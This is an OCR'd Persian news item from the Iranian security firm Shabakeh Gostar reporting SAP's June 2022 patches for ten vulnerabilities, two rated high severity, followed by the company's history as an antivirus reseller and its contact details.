
اس‌ای‌پی

اس‌ای‌پی (SAP SE) نیز در ۲۴ خرداد ۱۴۰۱ با انتشار مجموعه‌اصلاحیه‌هایی، ۱۰ آسیب‌پذیری را در چندین محصول خود برطرف کرد. درجه اهمیت دو مورد از این ضعف‌های امنیتی «بالا» گزارش شده است. توصیه می‌شود با مراجعه به نشانی زیر، جزئیات مربوطه مطالعه و بروزرسانی اعمال شود:

https://dam.sap.com/mac/app/e/pdf/preview/embed/ucQrx6G?ltr=a&rc=10

اطلاعات فناوری امنیت اخبار آخرین
@SGnewsroom

شرکت مهندسی شبکه گستر در سال ۱۳۷۰ تأسیس گردید و اولین شرکت ایرانی است که در زمینه نرم افزارهای ضدویروس فعالیت تخصصی و متمرکزی را آغاز کرده است .در ابتدا، همکاری مشترکی بین شرکت مهندسی شبکه گستر و شرکت انگلیسی S & S International (تولیدکننده ضدویروس مشهور Toolkit) آغاز گردید. در مدت کوتاهی، با فعالیت شبکه گستر به عنوان نماینده رسمی و انحصاری S & S International در ایران، به تدریج ضدویروس Dr Solomon’s Toolkit به محبوب‌ترین ضدویروس در ایران تبدیل شد. پس از خرید شرکت S & S International توسط شرکت McAfee در سال ۱۳۷۷، شرکت شبکه گستر نیز مانند دیگر نمایندگان بین المللی فعالیت خود را بر روی نرم افزارهای ضدویروس McAfee ادامه داد. اکنون نیز شبکه گستر به عنوان فروشنده مجاز (Authorized Reseller) در منطقه خاورمیانه، به ارائه محصولات و خدمات در ایران اقدام می‌نماید. در سال ۱۳۸۴ شرکت مهندسی شبکه گستر موفق به کسب نمایندگی رسمی شرکت آلمانی Astaro، سازنده محصولات مدیریت یکپارچه تهدیدات (Unified Threat Managment) گردید. به دنبال رشد چشمگیر و موفقیت جهانی محصولات امنیتی شرکت Astaro، در سال ۱۳۹۰ شرکت Sophos انگلیس، اقدام به خرید این شرکت آلمانی نمود. به دنبال این نقل و انتقال، شرکت مهندسی شبکه گستر با همکاری شرکت Sophos، فعالیت خود را در این زمینه ادامه داد و اکنون محصولات Astaro سابق را تحت نام Sophos در ایران عرضه می‌نماید. از سال ۱۳۹۱ شرکت مهندسی شبکه گستر عرضه محصولات ضدویروس Bitdefender را به عنوان نماینده توزیع (Distributor) رسمی در ایران آغاز کرد. عرضه محصولات ضدویروس Bitdefendr در کنار محصولات امنیتی McAfee، پاسخی به شرایط و نیازهای متفاوت کاربران و مدیران شبکه بوده است. ضدویروس چابک‌تر، مدیریت آسان‌تر و محصولی مقرون به صرفه‌تر، انتظارات برخی از کاربران و مدیران شبکه بود که با عرضه محصولات ضدویروس Bitdefender، شبکه گستر به نیازهای این بخش از بازار پاسخ داد. شرکت مهندسی شبکه گستر افتخار دارد که مجری برخی از بزرگترین پروژه‌های نصب و راه اندازی و طولانی مدت‌ترین قراردادهای نگهداری و پشتیبانی محصولات امنیت شبکه در کشور بوده است.



شرکت مهندسی شبکه گستر

تهران ۱۹۶۸۶، خیابان شهید دستگردی (ظفر)، شماره ۲۷۳

تلفن / دورنگار ۴۲۰۵۲ - ۰۲۱

رایانامه info@shabakeh.net

تارنمای شرکت www.shabakeh.net

خدمات پس از فروش و پشتیبانی my.shabakeh.net

مرکز آموزش events.shabakeh.net

اتاق خبر newsroom.shabakeh.net